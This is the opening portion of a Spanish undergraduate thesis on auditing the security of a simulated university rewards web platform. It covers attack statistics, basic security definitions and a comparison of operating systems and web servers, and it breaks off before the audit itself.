Auditoría de seguridad a un entorno realista simulado

Trabajo de Fin de Grado

GRADO EN INGENIERÍA INFORMÁTICA

Memoria del Proyecto

Julio de 2023

Autor

Marcos Panero Calles

Tutor/a

Ángel Luis Sánchez Lázaro

VNiVERSiDAD D SALAMANCA
CAMPUS DE EXCELENCIA INTERNACIONAL

Facvltad D Ciencias
VNiVERSiDAD D SALAMANCA

Certificado del/los tutor/es TFG

D./Dña. Ángel Luis Sánchez Lázaro, profesor/a del Departamento de Informática y Automática de la Universidad de Salamanca,

HACE/N CONSTAR:

Que el trabajo titulado "Auditoría de ciberseguridad a un entrono realista simulado", que se presenta, ha sido realizado por Marcos Panero Calles , con DNI * * * * 1718P y constituye la memoria del trabajo realizado para la superación de la asignatura Trabajo de Fin de Grado en Ingeniería Informática en esta Universidad.

Salamanca, 5 de Julio de 2023

Firmado por SANCHEZ LAZARO ANGEL LUIS - ***4852** de

Fdo.: Ángel Luis Sánchez Lázaro

Resumen

En los últimos años, el avance de las nuevas tecnologías, la digitalización y la conectividad se han convertido en aspectos claves para toda la población mundial. En este contexto cada vez más digitalizado y dependiente de la tecnología, las empresas se enfrentan a una creciente cantidad de riesgos y amenazas cibernéticas.

Todos los días aparecen nuevas noticias de nuevos ataques a las infraestructuras de todo tipo de empresas. Estos ataques no solo conllevan enormes pérdidas de recursos y dinero a las propias empresas, sino que pueden llegar a comprometer su información confidencial. Por lo que es una realidad que todos estos sucesos también nos afectan directa o indirectamente a todos nosotros como clientes de estas.

El presente trabajo de fin de grado tiene como objetivo principal ahondar en el panorama actual de la seguridad empresarial. A través de una investigación y estudio exhaustivos se busca identificar las tecnologías más utilizadas por las empresas para desarrollar sus infraestructuras.

Además, se pretende investigar y comprender las circunstancias y condiciones en las que se llevan a cabo algunos de estos ataques, así como analizar sus métodos de ejecución y definir un conjunto de medidas que nos permita prevenirlos o protegernos frente a ellos.

Tras todo este estudio, para poner en práctica lo aprendido se implementará una pequeña demostración de un servidor web, el cual, aunque teniendo una funcionalidad limitada, simulará a un servidor real desplegado por una empresa. Utilizando las mismas tecnologías y exponiéndose a los mismos riesgos que un sistema real.

La aplicación de dicho servidor consistirá en una plataforma donde los estudiantes podrán entregar tareas creadas por los profesores obteniendo unos puntos llamados “UsalCoins”, los cuales podrán canjear en la tienda de la aplicación por gran variedad de productos. La cantidad a obtener de dichos puntos estará directamente relacionada con la calificación obtenida tras la corrección de las tareas entregadas.

Además, los profesores también tendrán la oportunidad de beneficiarse de este sistema obteniendo una menor cantidad de UsalCoins tras corregir las diferentes tareas subidas por los alumnos.

Posteriormente a esta implementación se realizará un análisis de seguridad, simulando una auditoría de seguridad profesional. Con el objetivo de poner en práctica algunas de las técnicas de ataque investigadas y obtener una conclusión generalizada sobre que riesgos asumen las empresas al usar ciertas tecnologías y exponerse en Internet.

Palabras clave: ciberseguridad, tecnologías, vulnerabilidades, auditoría de seguridad.

Summary

In recent years, the rapid advancement of new technologies, coupled with the widespread digitalization and increased connectivity, has significantly impacted the global population. In this ever more digitalized and technology-dependent landscape, businesses are confronted with an escalating array of cyber risks and threats.

Hardly a day goes by without news of fresh attacks on the infrastructures of diverse companies. These attacks not only result in substantial resource and financial losses for the affected businesses, but they can also jeopardize their sensitive and confidential information. Consequently, it becomes evident that these occurrences have a direct or indirect impact on all of us as customers.

The primary objective of this final degree project is to delve deeply into the current state of corporate security. Through comprehensive research and diligent study, the aim is to identify the prevailing technologies that companies employ to develop their robust security infrastructures.

Furthermore, the intention is to investigate and gain an in-depth understanding of the circumstances and conditions surrounding such attacks. This includes analyzing the methods employed during these attacks and devising a comprehensive set of measures to effectively prevent or shield against them.

Subsequently, as a practical application of the acquired knowledge, a small-scale demonstration of a web server will be implemented. While its functionality may be limited, this server will simulate the environment of a genuine server deployed by a company. It will utilize the same technologies and expose itself to similar risks encountered by real-world systems.

The purpose of this server application will be to provide a platform where students can submit assignments created by their teachers and earn points known as "UsalCoins." These points can then be exchanged for a variety of rewards in the application's store. The number of UsalCoins earned will directly correlate with the grades received after the completion of the assignment evaluations.

Additionally, teachers will have the opportunity to benefit from this system by receiving a reduced amount of UsalCoins in recognition of their efforts in grading the different assignments submitted by students.

Following the implementation of this practical application, a comprehensive security analysis will be conducted, simulating a professional security audit. The objective is to apply some of the researched attack techniques and draw generalized conclusions regarding the risks companies face when utilizing specific technologies and exposing themselves to the online domain.

Keywords: cybersecurity, technologies, vulnerabilities, security audit.

Tabla de contenido

Tabla de ilustraciones

1. Introducción

La pandemia COVID 2019 ha supuesto una aceleración de la digitalización y conectividad para toda la población a nivel mundial. Uno de los sectores más afectados por este acontecimiento han sido las empresas. Especialmente empresas de pequeño y mediano tamaño, las cuales se han visto obligadas a convivir en su día a día con nuevas tecnologías hasta ahora desconocidas para ellas.

Hoy en día, casi cuatro años después de la pandemia, las noticias de ataques cibernéticos siguen en el orden del día. El pasado 28 de abril *Check Point Software Technologies Ltd*., una de las principales empresas de seguridad de la información a nivel mundial, ha publicado el primer reporte global de ciberataques del primer trimestre de 2023. Mostrando para las empresas españolas un aumento de un 7% en los ataques semanales respecto al mismo periodo del año 2022. Aumentando la media a 1248 ciberataques por semana.

Según los resultados de este informe el sector de Educación/Investigación fue el más afectado con una media de 2507 ataques semanales, lo que se traduce en un 15% más que el mismo periodo del año pasado. Sin embargo, el mayor aumento lo experimentó el sector Minorista/Mayorista con un promedio de 1079 ataques por semana, un 49% más que el año pasado.



Ilustración 1: Comparación ataques globales por industria 2022 frente 2023

Otro informe llamado *ICS threat landscape report* elaborado por la conocida empresa rusa Kaspersky situó en el año 2022 a España como el cuarto país europeo con más ataques al sector industrial, por detrás de Portugal, Estonia y Letonia.

Según los datos recogidos en el informe, los ciberataques más comunes fueron las técnicas de phishing, representando el 11,6% del total de ataques. Estos ataques se caracterizan por su capacidad de engañar a los usuarios y obtener información confidencial, redirigiéndolos a sitios web falsos o descargando software para minar criptomonedas sin su conocimiento.

En segundo lugar, se encontraron los troyanos, backdoors y keyloggers, con un 8,6% de incidencia. Estos tipos de malware se utilizan para el acceso no autorizado a sistemas y el robo de información personal.

Por otro lado, los ataques de denegación de servicio (DDoS) también fueron frecuentes, representando el 7,6% del total. Estos ataques buscan sobrecargar los sistemas o redes, impidiendo que los usuarios legítimos puedan acceder a ellos.

El uso de software espía también fue una tendencia preocupante, ya que permitía el acceso remoto a equipos y el robo de información personal. Esto posteriormente facilitaba el secuestro de datos mediante el ransomware, una forma de ataque en la que se exige un rescate a cambio de la liberación de los datos.



Ilustración 2: Porcentaje de ataques a sistemas ICS en Europa en 2022

Estos son solo dos de muchísimos informes que recogen datos sobre la alarmante cantidad de ataques que reciben mensualmente no solamente nuestros equipos personales sino también los sistemas de las empresas que nos rodean. Lo cual también nos afecta a todos nosotros, ya sea directa o indirectamente.

Este proyecto de fin de grado nace con el objetivo de conocer en qué consisten todos estos ataques, cómo se realizan y cómo de protegida se encuentra una empresa, con una configuración básica de seguridad, ante ellos.

Para ello se propone realizar un estudio de las tecnologías más utilizadas por las empresas en el ámbito nacional. Seguido de otro estudio de las vulnerabilidades más comunes que afectan a dichas tecnologías.

Con el objetivo de poner en práctica los anteriores estudios, se realizarán distintas pruebas de penetración sobre un prototipo de un sistema real implementado con una configuración de seguridad básica.

En el presente documento se narrará y recogerá todo este proceso, haciendo hincapié en la parte de documentación, investigación y análisis de seguridad del sistema desarrollado.

La estructura de esta memoria estará compuesta por las siguientes secciones:

- **Objetivos**: Se detallarán los objetivos funcionales y personales que se pretenden alcanzar tras la finalización de este proyecto.
- **Conceptos teóricos**: Se aclararán algunos conceptos y definiciones consideradas necesarias para entender correctamente el resto del documento.
- **Estudio de las tecnologías más utilizadas por las empresas**: Investigación y estudio de las tecnologías más utilizadas en la actualidad por las empresas. Se realizará un análisis desde el contexto de la funcionalidad y el de la seguridad.
- **Estudio de las tecnologías más utilizadas en auditorías de ciberseguridad**: El objetivo será conocer y entender un gran número de herramientas utilizadas durante alguna de las fases de una auditoría profesional.
- **Estudio de vulnerabilidades más comunes**: Se investigarán las vulnerabilidades más comunes o famosas que afectan a las tecnologías elegidas, además de cómo corregirlas.
- **Tecnologías y herramientas utilizadas**: Se argumentará cuáles de todas las tecnologías y herramientas estudiadas se van a utilizar y porqué durante el resto del proyecto.
- **Explicación del sistema desarrollado**: Se narrará la funcionalidad del sistema, cómo está estructurado, los aspectos relevantes y las medidas de seguridad tomadas durante su implementación y administración.
- **Auditoría de seguridad**: Consistirá en la realización de una prueba de penetración utilizando las herramientas estudiadas e intentando explotar alguna de las vulnerabilidades vistas en los apartados anteriores. Todo esto desde una perspectiva de un atacante real que no tiene acceso al sistema.
- **Conclusiones y propuestas de mejora**: Para finalizar, se analizarán las conclusiones obtenidas tras la realización de todo ese ejercicio, así como del panorama actual de la seguridad en España. Y en caso de que los haya, se propondrán algunas propuestas de mejora para los posibles fallos de seguridad encontrados en el sistema.
- **Bibliografía**

Sin embargo, aunque mi proyecto esté orientado más a la investigación que al desarrollo tampoco he querido dejar de lado la parte ingenieril asociada al desarrollo software. La cual he decidido incluir en los siguientes anexos complementarios a esta memoria:

- **Anexo I – Plan del Proyecto Software**: Documento que recoge la estimación de costes y planificación del proyecto:
- **Anexo II – Especificación y análisis de requisitos**: Documento que recoge la especificación y el análisis de los requisitos del sistema implementado.
- **Anexo III – Diseño del sistema software**: Documento que explica el diseño del sistema desarrollado.
- **Anexo IV – Documentación técnica**: Documento que explica paso por paso el proceso y los scripts utilizados para la creación del sistema propuesto.
- **Anexo V – Manual de Usuario**: Documento que contiene una guía para un correcto uso de la aplicación por el usuario.

2. Objetivos

Como he mencionado anteriormente el objetivo principal de este proyecto es el estudio de las tecnologías y herramientas más utilizadas por las empresas para desempeñar sus funciones. Así como el análisis y la comprensión de las principales vulnerabilidades que afectan a estas tecnologías y las técnicas utilizadas por los ciberdelincuentes para la identificación, enumeración y explotación de estas vulnerabilidades.

Para este fin se desarrollará una demo funcional de un sistema informático que se asemeje a lo que podría ser un sistema real en pequeña escala. Buscando utilizar para su implementación las tecnologías obtenidas como conclusión del estudio realizado previamente. La implementación de este pequeño proyecto estará enfocada en todo momento hacia la seguridad, puesto que es el aspecto que evaluar.

Posteriormente, se analizará la seguridad del sistema informático implementado simulando una auditoría de ciberseguridad real, llevando a cabo todas las fases que estas contemplan y utilizando las herramientas más potentes y populares que existen actualmente.

2.1 Objetivos Funcionales

Este proyecto se considerará acabado en el momento en el que se cumplan cada uno de los objetivos funcionales que se definen a continuación:

- Investigar, estudiar y comprender el funcionamiento de los sistemas informáticos de las empresas que nos rodean.
- Identificar, estudiar y conocer los principales tipos de vulnerabilidades que actualmente afectan a la mayoría de los sistemas informáticos de las empresas.
- Desarrollar y administrar una demo funcional de un sistema propio que cumpla con los mismos requisitos de seguridad y esté expuesta a los mismos riesgos que un sistema real.
- Conocer en que consiste y llevar a cabo una auditoría de seguridad sobre este sistema informático. Con el objetivo de encontrar nuevas vulnerabilidades que se han podido pasar por alto durante la anterior fase de desarrollo.
- Obtener una conclusión de cómo de seguras son las empresas que nos rodean y de cómo podrían mejorar su seguridad.

2.2 Objetivos Personales

Desde que comencé mi carrera tuve claro que quería dedicarme a la ciberseguridad. El trabajo de mis sueños es formar parte de un equipo Red Team y ganarme la vida evaluando la seguridad de los sistemas informáticos de empresas de todo el mundo.

En la actualidad, a la vez que finalizo mis estudios de grado estoy comenzando las clases de un máster en hacking ético y seguridad ofensiva. Además, en unos meses comenzaré a trabajar como analista de seguridad junior en una consultora de datos.

Por lo tanto, mi principal objetivo con este proyecto es empezar a familiarizarme de manera autodidacta con todo este mundo del hacking, las vulnerabilidades, las pruebas de penetración y las auditorías de seguridad. Ya que van a ser conceptos claves que me van a acompañar durante el resto de mi trayectoria profesional.

3. Conceptos Teóricos

En este apartado pretendo aclarar o refrescar algunos conceptos relacionados con todo este mundillo de la ciberseguridad y de la informática en general. De manera que cualquier persona pueda leer y entender el resto de la memoria independientemente de su nivel de conocimientos en esta área.

3.1 Hacker

Un hacker es una persona con habilidades avanzadas en informática y un profundo conocimiento técnico que se dedica a explorar y manipular sistemas informáticos y redes de forma ética. Los hackers utilizan su experiencia para detectar vulnerabilidades en sistemas y aplicaciones con el propósito de mejorar la seguridad.

3.2 Cracker o ciberdelincuente

Un cracker, o también conocido como ciberdelincuente, es una persona que emplea sus habilidades en informática y conocimientos técnicos para realizar acciones maliciosas e incluso ilegales. Estas acciones abarcan desde acceder sin autorización a sistemas informáticos hasta difundir software malicioso, robar información confidencial y sabotear redes y sistemas.

3.3 Vulnerabilidad

Una vulnerabilidad es una debilidad o fallo en un sistema informático que puede ser explotada por un atacante para comprometer la seguridad del mismo. Las vulnerabilidades pueden incluir errores de programación, configuraciones incorrectas o falta de parches de seguridad, y representan un riesgo para la integridad, confidencialidad y disponibilidad de la información. Para vulnerabilidades conocidas reportadas existe un identificador único llamado CVE (Common vulnerabilities and Exposures), el cual tiene la siguiente estructura:



Ilustración 3: Estructura identificador CVE

3.4 Auditoría de ciberseguridad

La auditoría de ciberseguridad es un proceso sistemático y exhaustivo que tiene como objetivo evaluar la seguridad de los sistemas informáticos y las redes de una organización. Esta evaluación implica la identificación de vulnerabilidades, la revisión de políticas y controles de seguridad, y la recomendación de medidas correctivas para mitigar riesgos y fortalecer la seguridad.

3.5 Exploit

Un exploit es un código o una técnica utilizada por un atacante para aprovechar una vulnerabilidad específica en un sistema o una aplicación. Los exploits se utilizan para llevar a cabo ataques y obtener acceso no autorizado a sistemas, ejecutar código malicioso o realizar acciones no deseadas en el sistema objetivo.

3.6 Payload

En el contexto de la seguridad informática, un payload se refiere a la parte del código malicioso que se ejecuta después de que se ha aprovechado una vulnerabilidad. El payload puede incluir instrucciones para robar información, destruir datos, proporcionar acceso remoto al atacante u otras acciones maliciosas.

3.7 Escalada de privilegios

La escalada de privilegios se refiere al proceso mediante el cual un atacante obtiene un nivel de acceso superior al que se le ha asignado inicialmente en un sistema. Esto puede permitir al atacante realizar acciones que están más allá de sus privilegios autorizados, lo que representa un grave riesgo para la seguridad y la integridad del sistema.

3.8 Máquina virtual

Una máquina virtual es un entorno de software que emula a una máquina física y permite la ejecución de sistemas operativos y aplicaciones de forma aislada. Las máquinas virtuales se utilizan para consolidar servidores, simplificar la administración de sistemas y mejorar la seguridad. Todo esto posible gracias a proporcionar un entorno aislado para ejecutar aplicaciones.

Ilustración 4: Esquema de una máquina virtual

3.9 Sistema Operativo

El sistema operativo es el software que se encarga de administrar la memoria, asignando y liberando espacio para los programas y datos, controlar el procesador para ejecutar las instrucciones de los programas de manera eficiente, gestionar los dispositivos de entrada y salida y administrar el sistema de archivos, organizando y controlando el acceso a los datos almacenados en el disco.

Además, el sistema operativo proporciona una capa de abstracción que permite a los programadores desarrollar aplicaciones sin preocuparse por los detalles específicos del hardware subyacente. Asimismo, se encarga de gestionar la seguridad del sistema, protegiendo los datos y recursos de accesos no autorizados.

3.10 Servidor Web

Un servidor web es software que se encarga de almacenar, procesar y entregar contenido a los usuarios que lo solicitan a través de un navegador web. Actúa como intermediario entre el cliente y el sitio web, respondiendo a las solicitudes de los usuarios y enviando contenido estático o dinámico resultado de la ejecución de un software o consulta en una base de datos. También pueden ejecutar aplicaciones web y proporcionar servicios como el almacenamiento y la gestión de bases de datos.



Ilustración 5: Esquema funcionamiento servidor web

3.11 Protocolos HTTP y HTTPS

HTTP (Protocolo de Transferencia de Hipertexto) es un protocolo de comunicación utilizado para la transferencia de datos a través de internet. La información enviada mediante HTTP se envía en texto claro, lo que quiere decir que cualquiera que intercepte el tráfico de red puede leer lo que se está enviando y recibiendo. Por esta razón se desarrolló el protocolo HTTPS, en el que la información es cifrada antes de ser enviada por la red.

HTTPS (HTTP Seguro) es una extensión del protocolo HTTP que utiliza cifrado SSL/TLS para garantizar la privacidad de la comunicación entre el cliente y el servidor web. Es utilizado por cualquier tipo de servicio que requiera el envío de datos personales o contraseñas, entidades bancarias, tiendas en línea, pago seguro, etc.



Ilustración 6: Diferencias entre HTTP y HTTPS

3.12 Gestor de bases de datos

Un gestor de bases de datos es un software que permite crear, gestionar y manipular bases de datos. Proporciona herramientas y funciones para almacenar, organizar y recuperar datos de manera eficiente. Los gestores de bases de datos gestionan la integridad y la seguridad de los datos, y ofrecen interfaces para realizar consultas y manipulaciones de la información almacenada.

4. Las tecnologías más utilizadas por las empresas

Al realizar este estudio exhaustivo de las tecnologías utilizadas tanto por las empresas como por los auditores de seguridad, se pretenderá proporcionar una visión clara y objetiva de su importancia y relevancia en el contexto tanto funcional como de la seguridad.

Hoy en día, el panorama tecnológico empresarial se caracteriza por la amplia gama de tecnologías de desarrollo disponibles. Estas tecnologías abarcan desde lenguajes de programación hasta marcos de trabajo y herramientas especializadas que permiten el desarrollo de aplicaciones multiplataforma y sistemas eficientes y escalables.

4.1 Sistemas Operativos

Pero empecemos por el principio, todo servidor debe tener un sistema operativo. Elegir correctamente el sistema operativo con el que vamos a trabajar marcará la diferencia en la productividad y en la facilidad con la que se integran el resto de los componentes que tienen que ver con el ámbito tecnológico.

Entonces la primera pregunta que debemos responder es que sobre sistema operativo corren las infraestructuras de las empresas. Excluyendo las compañías dedicadas al desarrollo de soluciones para dispositivos móviles, los sistemas operativos dominantes son Windows, Mac Os y Linux.

No existe un ranking para determina cual es mejor que cual o cual es el más usado, sino que cada sistema operativo es mejor para según qué modelo de negocio. Es decir, dependiendo del tipo de empresa será más conveniente elegir un sistema operativo u otro.

4.1.1 Microsoft Windows

Es el sistema operativo más popular entre las empresas de ámbito no tecnológico en todo el mundo. Al ser el sistema más popular del mundo, sus aplicaciones no tienen problemas de compatibilidad.

Además, una de las partes fundamentales de este sistema operativo es su suite de ofimática Microsoft Office. La cual es vital para muchas empresas y provoca que la balanza se decante a su favor frente a los otros dos candidatos.

Esto sumado a que la amplia adopción de Windows en el entorno empresarial durante muchos años haya llevado a que muchas aplicaciones diseñadas para empresas solo estén disponibles en este sistema operativo.

Sin embargo, la extendida popularidad de este sistema operativo durante tantos años también tiene una parte negativa en términos de seguridad. Debido a su amplia adopción en el entorno empresarial y a su presencia generalizada en diferentes sistemas, los hackers se centran en desarrollar y desplegar malware específicamente diseñado para aprovechar las posibles vulnerabilidades en Windows.

Al ser un objetivo principal para los ataques, es fundamental mantener el sistema operativo actualizado con los últimos parches de seguridad y utilizar soluciones antivirus y antimalware confiables. Lo cual, muchas veces por razones de compatibilidad con sus propias aplicaciones, no siempre es posible para todas las organizaciones.

Por este motivo es bastante común sobre todo en pequeñas y medianas empresas encontrar que aún siguen utilizando versiones de Windows antiguas y completamente desactualizadas. Las cuales en la mayoría de los casos están llenas de vulnerabilidades reportadas que podrían poner en riesgo la integridad de su negocio.

Además, si decidimos utilizar el sistema operativo más famoso del mundo y para el que más cantidad de software maligno ha sido desarrollado es especialmente importante practicar hábitos de seguridad informática sólidos, como evitar hacer clic en enlaces o adjuntos sospechosos, descargar software solo de fuentes confiables, utilizar contraseñas seguras…

Esto requeriría cierta inversión de tiempo y recursos en la concienciación de nuestros trabajadores. Y de nuevo suele ser en pequeñas y medianas empresas donde los recursos están muy limitados y este tipo de iniciativas no se promueven.

4.1.2 Mac Os

Es sistema diseñado por Apple es el más utilizado por las empresas cuyo modelo de negocio está más orientado a la creatividad y el diseño. Uno de sus principales inconvenientes es que a diferencia de Windows es un ecosistema cerrado. Esto significa que Mac Os solo funciona en dispositivos de la propia compañía. Lo cual se traduce en un gran inconveniente para la mayoría de las empresas debido a que el precio de sus dispositivos por lo general es bastante superior a la media.

Como hemos visto para el caso anterior los recursos, en este caso los recursos económicos, son una prioridad para toda empresa y no cualquier empresa podrá permitirse el enorme desembolso que implicaría equipar todas sus instalaciones con dispositivos Apple.

Dejando a un lado el tema económico, el núcleo del Mac Os está basado en Linux y durante el paso de los años Mac Os ha demostrado ser un sistema más estable y seguro que la competencia.

Además, se ha visto beneficiado por la llegada de aplicaciones de terceros (como el caso de Microsoft Office, anteriormente mencionado) lo cual le otorga un valor añadido desde la perspectiva de usuarios y las empresas. Aunque sus aplicaciones nativas son capaces de realizar las mismas funciones.

Sin duda uno de sus mayores fuertes es la seguridad, esto es debido a varios factores como, por ejemplo, una menor presencia de malware. Históricamente Mac Os ha experimentado una menor cantidad de malware en comparación con Windows. Esto se debe a la menor popularidad del sistema operativo.

Al tratarse de un ecosistema cerrado Apple mantiene un control más estricto sobre el hardware y el software que puede ser instalado en sus dispositivos. Como por ejemplo con la herramienta Gatekeeper, que limita la instalación de aplicaciones solo a aquellas descargadas de fuentes confiables. Esto se traduce en un gran aumento de la seguridad y la integridad de los dispositivos Apple.

Por último, hay que destacar que desde sus comienzos Apple ha destacado su compromiso con la privacidad de los usuarios y ha implementado medidas como la protección de datos personales y la limitación del seguimiento en línea en su navegador Safari.

A pesar de todo esto, es importante aclarar que ningún sistema operativo es completamente seguro. Y el uso de cualquiera de las distintas posibilidades implica la necesidad de invertir en formación y concienciación en ciberseguridad, lo cual supondrá un coste añadido al gran desembolso que implica el uso de esta alternativa.

4.1.3 Linux

Sin duda la opción más extendida entre las empresas dedicadas a la tecnología. Su principal fuerte es que tanto el propio sistema operativo como todas sus aplicaciones son de código abierto. Esto se traduce en una posible personalización, modificación y mejora de todas las características de este software y de todas sus aplicaciones asociadas.

Además, la mayoría de las licencias de código abierto en las que se basa Linux son gratuitas, lo cual implica un bajo coste de recursos para las empresas. Sin embargo, es importante tener en cuenta que administrar un servidor Linux requiere de conocimientos técnicos especializados, lo que implica la necesidad de invertir en personal capacitado. La ventaja de esta inversión radica en la posibilidad de adaptar el sistema a las necesidades específicas de la empresa.

Al contar con personal cualificado, es posible configurar y personalizar el servidor Linux según los requerimientos particulares de la empresa. Esto brinda una mayor flexibilidad y control sobre el entorno de servidor, permitiendo optimizar su rendimiento y ajustarlo para cumplir con los objetivos y demandas de la organización.

Además, al ser un sistema de código abierto, Linux ofrece una comunidad activa de desarrolladores y usuarios que constantemente colaboran para mejorar y actualizar el sistema. Esto significa que se pueden obtener soluciones y actualizaciones de forma regular, sin depender exclusivamente de una única entidad o proveedor.

Por lo tanto, podemos afirmar que, a pesar de requerir una inversión inicial en personal cualificado, a largo plazo puede resultar más rentable que las otras dos opciones anteriormente presentadas.

Es por este motivo que el 80% de los servidores web de internet corren sobre sistemas Linux. Además, otros sistemas operativos como Android, Mac Os, Kindle o RaspberryPi también están basados en Linux.

Tras una pequeña investigación por internet he descubierto que algunas de las mayores empresas como Google, Facebook, Amazon, Wikipedia, Toyota, IBM, Cisco, Peugeot, Tommy Hilfiger, Carrefour, Dell, Hewlett Packard, Nokia, Ford... o instituciones como la NASA, el CERN, la bolsa de New York, el tren bala japonés o la FAA, entre muchas otras utilizan Linux para montar sus infraestructuras.

Respecto a la seguridad que brinda este sistema operativo, Linux se ve enormemente beneficiado por su estructura de código abierto, lo que permite un mayor control y personalización.

Otro de los aspectos en los que destaca es en su perfil de ataque relativamente bajo, al igual que Mac Os, debido a su menor popularidad con respecto a Windows.

Pero, sobre todo, su mayor punto fuerte es contar con una gran comunidad activa que responde rápidamente a las nuevas vulnerabilidades sin necesidad de tener que esperar a un parche o actualización del fabricante.

4.2 Servidores Web

Una vez expuestos y explicados los diferentes sistemas operativos sobre los que corren las infraestructuras de las empresas. He decidido enfocar mi atención en los servidores web. Estos son componentes fundamentales en la infraestructura tecnológica de las empresas, ya que son responsables de recibir, procesar y responder a las solicitudes de los clientes, brindando acceso a los sitios web y aplicaciones correspondientes.

Siendo sin duda la forma más común que contemplan las empresas para comunicarse con los clientes, he investigado cuales son los tipos de servidores más utilizados y las razones por la que las empresas los eligen frente al amplio abanico de opciones que existen en la actualidad.

Según las estadísticas de W3Techs, empresa especializada en la recopilación y análisis de datos relacionados con tecnologías web, en septiembre de 2022 los 3 servidores más utilizados fueron Nginx, Apache y Cloudflare Server.

Según las estadísticas de Netcraft, una empresa de seguridad y análisis de Internet con sede en el Reino Unido. En agosto de 2022 los 3 servidores web más usados fueron Nginx, Apache y OpenResty.

Ambas empresas son ampliamente conocidas en la comunidad del desarrollo web y la seguridad informática respectivamente. Y sus informes y análisis son utilizados por empresas, investigadores y profesionales de la industria para mantenerse informados sobre las tendencias y los riesgos relacionados con la infraestructura de Internet.

4.2.1 Nginx

Nginx es un servidor web de código abierto reconocido por su alta capacidad de rendimiento y su eficiente manejo de solicitudes concurrentes. Utiliza una arquitectura asíncrona basada en eventos, lo que le permite manejar grandes cargas de tráfico de manera eficiente y responder rápidamente a las solicitudes de los clientes. Además, es conocido por su bajo consumo de recursos y su capacidad para actuar como proxy inverso y equilibrador de carga. Nginx es ampliamente utilizado en sitios web de alto tráfico debido a su escalabilidad y rendimiento excepcionales.

Ilustración 7: Logo de Nginx

4.2.3 Apache HTTP Server

